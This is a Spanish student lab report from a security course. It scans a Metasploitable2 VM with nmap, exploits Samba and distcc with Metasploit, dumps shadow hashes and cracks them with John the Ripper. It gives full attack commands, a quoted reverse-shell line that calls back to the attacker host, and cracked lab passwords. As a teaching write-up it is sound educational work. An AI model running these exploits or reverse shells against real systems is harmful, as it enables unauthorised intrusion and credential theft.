


# SEGURIDAD INFORMÁTICA

**Práctica 1 (Parte extra pág. 8)**

**Jorge Andrés Galindo - 679155**

**Javier Aranda García - 679184**



16

## Parte I: Descubrimiento de servicios.

---

En primer lugar, se ha buscado información en internet sobre la herramienta "nmap", para saber previamente que hace, antes de utilizarla a lo largo de la práctica. Gracias a su página oficial, descubrimos que se trataba de una herramienta de código abierto, para la exploración de red y auditoría de seguridad. El mecanismo que sigue dicha herramienta es el envío de paquetes IP para determinar que equipos se encuentran disponibles en una red, además de otras informaciones cómo que sistema operativo utilizan, qué tipos de filtros de paquetes...

La herramienta "nmap" ofrece como salida un listado de los objetivos analizados, junto con una serie de información de dichos objetivos, dependiendo de las opciones seleccionadas. De toda la información obtenida, una de la más importante es la obtenida del puerto de cada uno de los servicios analizados. Dicha tabla de puertos indica, mediante cuatros estados, el modo en el que se encuentra el puerto en el momento del análisis (open, closed, filtered y unfiltered).

Una vez obtenida y entendida la información que se podía obtener con la herramienta "nmap", proseguimos con la ejecución del siguiente comando en la máquina "kali":

```
nmap -p 1-65535 -T4 -A -v 192.168.10.11
```

Las opciones del comando hacen lo siguiente:

- p: indica el intervalo de puertos del objetivo a analizar (1-65535).
- T: selecciona la plantilla de temporizado (4 es de los más rápidos).
- A: habilita la detección del sistema operativo y versión.
- v: aumenta el nivel de mensajes detallados en la salida.
- 192.168.10.11: dirección del objetivo a analizar.

Como resultado de la ejecución del comando (tras unos minutos analizando los puertos), se obtiene que la máquina a analizar tiene cerrados 65505 puertos del total analizado. De aquellos marcados como no cerrados, se obtiene información confirmada por el número, el estado del mismo, el servicio en curso, la versión y una breve descripción del servicio.

- Inicio de la ejecución del comando:

```
root@kali:~# nmap -p 1-65535 -T4 -A -v 192.168.10.11
Starting Nmap 6.49BETA5 ( https://nmap.org ) at 2016-09-30 09:13 CEST
NSE: Loaded 122 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 09:14
Completed NSE at 09:14, 0.00s elapsed
Initiating NSE at 09:14
Completed NSE at 09:14, 0.00s elapsed
Initiating ARP Ping Scan at 09:14
Scanning 192.168.10.11 [1 port]
Completed ARP Ping Scan at 09:14, 0.11s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 09:14
Completed Parallel DNS resolution of 1 host. at 09:14, 0.01s elapsed
Initiating SYN Stealth Scan at 09:14
Scanning 192.168.10.11 [65535 ports]
Discovered open port 445/tcp on 192.168.10.11
Discovered open port 21/tcp on 192.168.10.11
Discovered open port 25/tcp on 192.168.10.11
Discovered open port 22/tcp on 192.168.10.11
Discovered open port 111/tcp on 192.168.10.11
Discovered open port 53/tcp on 192.168.10.11
Discovered open port 139/tcp on 192.168.10.11
Discovered open port 80/tcp on 192.168.10.11
Discovered open port 5900/tcp on 192.168.10.11
Discovered open port 3306/tcp on 192.168.10.11
Discovered open port 23/tcp on 192.168.10.11
Discovered open port 50255/tcp on 192.168.10.11
Discovered open port 33675/tcp on 192.168.10.11
Discovered open port 8009/tcp on 192.168.10.11
Discovered open port 513/tcp on 192.168.10.11
```

- Algunos de los resultados obtenidos:

```
100005 1,2,3 49600/tcp mountd
100005 1,2,3 56997/udp mountd
100021 1,3,4 33675/tcp nlockmgr
100021 1,3,4 56287/udp nlockmgr
100024 1 52228/tcp status
100024 1 52937/udp status
139/tcp open netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
512/tcp open exec netkit-rsh rshd
513/tcp open login?
514/tcp open tcpwrapped
1099/tcp open rmiregistry GNU Classpath grmiregistry
|_rmi-dumpregistry: Registry listing failed (No return data received from server)
1524/tcp open shell Metasploitable root shell
2049/tcp open nfs 2-4 (RPC #100003)
|_rpcinfo:
|_program version port/proto service
|_100000 2 111/tcp rpcbind
|_100000 2 111/udp rpcbind
|_100003 2,3,4 2049/tcp nfs
|_100003 2,3,4 2049/udp nfs
|_100005 1,2,3 49600/tcp mountd
|_100005 1,2,3 56997/udp mountd
|_100021 1,3,4 33675/tcp nlockmgr
|_100021 1,3,4 56287/udp nlockmgr
|_100024 1 52228/tcp status
|_100024 1 52937/udp status
2121/tcp open ftp ProFTPD 1.3.1
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
|_mysql-info:
|_Protocol: 53
```

## Parte II: Inyección remota de comandos en el sistema de ficheros remotos Samba.

---

En primer lugar, para realizar esta segunda parte de la práctica, se buscó información sobre la herramienta "Metasploit Framework" para saber qué íbamos a utilizar. Metasploit Framework" es un subproyecto de "Metasploit", cuya función principal es desarrollar y ejecutar exploits contra una máquina remota. La nueva herramienta se va a utilizar, en esta parte de la práctica, para explotar y penetrar en las vulnerabilidades del objetivo analizado en el punto anterior. La herramienta funciona a base de módulos, cada uno de ellos aprovechan distintas vulnerabilidades en diferentes servicios.

A continuación, realizamos, mediante el comando "search samba", una búsqueda de los módulos disponibles para explotar distintas vulnerabilidades. El resultado de la búsqueda fue un listado de todos los módulos, junto con un ranking y una descripción. De todos los módulos, elegimos el "usermap\_script" (inyección remota de comandos) con el siguiente comando:

```
use exploit/multi/samba/usermap_script
```

Una vez seleccionado el exploit, el siguiente paso fue seleccionar el código malicioso o payload que se ejecutará en la máquina que será comprometida. Para ver todos los disponibles, se ejecutó el siguiente comando:

```
show payloads
```

Como resultado, se obtiene una lista con una serie de payloads, con información referente a ellos como su nombre, una breve descripción y un ranking. De todos los payload disponibles, seleccionamos en la máquina "kali" el siguiente:

```
set payload cmd/unix/reverse
```

Ya se han seleccionado, tanto el módulo para transportar el payload, como dicho código malicioso, así que ya sólo queda fijar los parámetros del puerto y direcciones de la máquina a comprometer.

Así pues, se fijan los parámetros con los siguientes comandos y finalmente, se ejecuta el exploit:

```
set RHOST 192.168.10.11      (máquina destino)
set RPORT 445                (puerto)
set LHOST 192.168.10.10      (máquina origen)
exploit
```

Al ejecutar el exploit, en un principio, y si todo ha ido bien, se debería haber establecido una conexión telnet con la máquina "metasploitable2". Para comprobarlo, se ejecutaron los siguientes comandos (terminal "kali" en la que se ha accedido a "metasploitable2" y en otra distinta):

- En una consola normal de "kali":

```
root@kali:~# hostname
kali
root@kali:~# uname -a
Linux kali 4.0.0-kali1-686-pae #1 SMP Debian 4.0.4-1+kali2 (2015-06-03) i686 GNU
/Linux
```

- En la consola de "Metasploit Framework":

```
hostname
metasploitable
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 G
NU/Linux
```

A continuación, se comprobó con el comando "id" que usuario éramos en la máquina comprometida, viendo que teníamos el "uid" y "gid" 0, que corresponde al usuario root.

Posteriormente, se utilizó el comando "netstat", pasándole su salida al comando "grep" para filtrar todas aquellas conexiones de red que utilizan el puerto 4444, y se guardó en el fichero "/var/tmp/samba.tx" la información completa de los procesos que llevan la conexión.

```
netstat -naop | grep 4444
```

-n: muestra la dirección numérica de la máquina.

-a: muestra los sockets en escucha y los que no.

-o: incluye la información de los timers.

-p: muestra el pid del programa al que pertenece el socket.

```
ps -eaf | grep 4444 >> /var/tmp/samba.tx
```

-e: selecciona todos los procesos.

-a: selecciona todos los procesos menos los ligados a una terminal.

-f: muestra el listado completo.

Seguidamente, se comprobó en una sesión normal en la máquina "metasploitable2" las conexiones establecidas y los nuevos procesos ejecutados relacionados con la conexión entre las dos máquinas:

1.- Mostramos las conexiones con el puerto 4444.

```
sudo netstat -naop | grep 4444
```

2.- Mostramos los procesos relacionados con la primera conexión.

```
ps aux | grep <PID asociado a primer telnet>
```

3.- Mostramos los procesos relacionados con la segunda conexión.

```
ps aux | grep <PID asociado a primer telnet>
```

4.- Mostramos los procesos asociados con el puerto 4444.

```
ps aux | grep 4444
```

Como se ha podido ver en los puntos dos y tres, hay dos procesos ligados a la conexión establecida entre las dos máquinas; sin embargo, se ha comprobado en el punto cuatro que hay un tercer proceso ejecutando el siguiente comando:

```
sh -c (sleep 4197|telnet 192.168.10.10 4444|while : ; do sh && break; done 2>&1
```

```
|telnet 192.168.10.10 4444 >/dev/null 2>&1 &)
```

El comando se ejecuta en segundo plano, y consiste en un bucle encargado de redirigir toda la información obtenida de la conexión a un fichero para que se elimine, tanto la salida estándar, como la salida de error. El propósito principal es conseguir que la máquina que ha sido objeto del ataque se conecte a ti, en vez de tú a ella. Esto se realiza ya que es probable que no siempre se pueda realizar el ataque con éxito para conectarse, y de este modo ya no hace falta, ya que se conecta ella a ti.

### Parte III: Crackear contraseñas con John the Ripper

En este tercer apartado de la práctica, se va a intentar obtener la contraseña del usuario "msfadmin" de la máquina "metasploitable2". Para ello, en primer lugar, se va a cambiar la contraseña del usuario por una palabra en inglés (en nuestro caso "computer"). Ahora, se procede a pasar la sesión abierta en el apartado 2 en la máquina "kali" a segundo plano (aquella en la que se había accedido a la máquina comprometida). Esto se consigue pulsando simultáneamente "<Ctrl> y Z", y comprobando si se ha realizado correctamente mostrando las sesiones abiertas con "session -l".

A continuación se escoge un nuevo módulo, en este caso, para obtener los hashes de las contraseñas contenidas en "/etc/shadow" de la máquina comprometida. El procedimiento es análogo al del apartado anterior, pero eligiendo el módulo correspondiente:

use post/linux/gather/hashdump	(selecciona el módulo)
show options	(muestra las opciones)
set SESSION 1	(cambia a la sesión abierta previamente)
exploit	(ejecuta el código)

Como salida, se obtiene el contenido del fichero nombrado por pantalla, y además, se guardan dicha información en el fichero cuyo nombre viene precedido en la pantalla por "Unshadowed Password File":

```
/root/.msf4/loot/20161005212210_default_192.168.10.11_linux.hashes_678734.txt
```

Finalmente, ya sólo queda obtener las contraseñas mediante la herramienta de obtención de passwords por fuerza bruta llamada "John the Ripper". Para ello, ejecutamos el comando pasándole como entrada el fichero obtenido de la máquina comprometida.

```
john --show /root/.msf4/loot/20161005212210_default_192.168.10.11_linux.hashes_678734.txt
```

En apenas dos segundos ha obtenido las contraseñas de todos los usuarios, y usando la opción "--show", se han mostrado todas por pantalla, obteniendo los siguientes resultados (del usuario "msfadmin" obtiene la nueva contraseña):

```
root@kali:~# john --show /root/.msf4/loot/20161005214114_default_192.168.10.11_1
linux.hashes_886450.txt
root:toor:0:0:root:/root:/bin/bash
sys:batman:3:3:sys:/dev:/bin/sh
klog:123456789:103:104::/home/klog:/bin/false
msfadmin:computer:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
postgres:postgres:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/b
ash10:4444 -> 192.168.10.11:35978) a
user:user:1001:1001:just a user,111,,,:/home/user:/bin/bash
service:service:1002:1002:,,,:/home/service:/bin/bash
```

## Parte IV: Extra

---

En la parte extra, se ha aprovechado otra vulnerabilidad de la máquina consistente en una puerta trasera en el servicio "distcc". Dicho servicio sirve para repartir tareas de compilación a través de la red entre distintos participantes. En nuestro caso, este servicio se puede atacar fácilmente haciendo que se ejecute un cierto comando a nuestra elección:

```
1.- Seleccionamos el módulo.  
  
    use exploit/unix/misc/distcc_exec  
  
2.- Asignamos parámetros.  
  
    set RHOST 192.168.10.11  
  
3.- Ejecutamos el exploit.  
  
    exploit
```

Para comprobar que se ha realizado la conexión con éxito, se ejecuta en la sesión abierta el comando "uname -a" e "id", obteniendo los siguientes resultados:

```
hostname  
metasploitable  
uname -a  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux  
id  
uid=1(daemon) gid=1(daemon) groups=1(daemon)
```

En conclusión, se ha accedido a la máquina "metasploitable2" satisfactoriamente, y en la sesión abierta, ya se puede ejecutar cualquier comando en dicha máquina.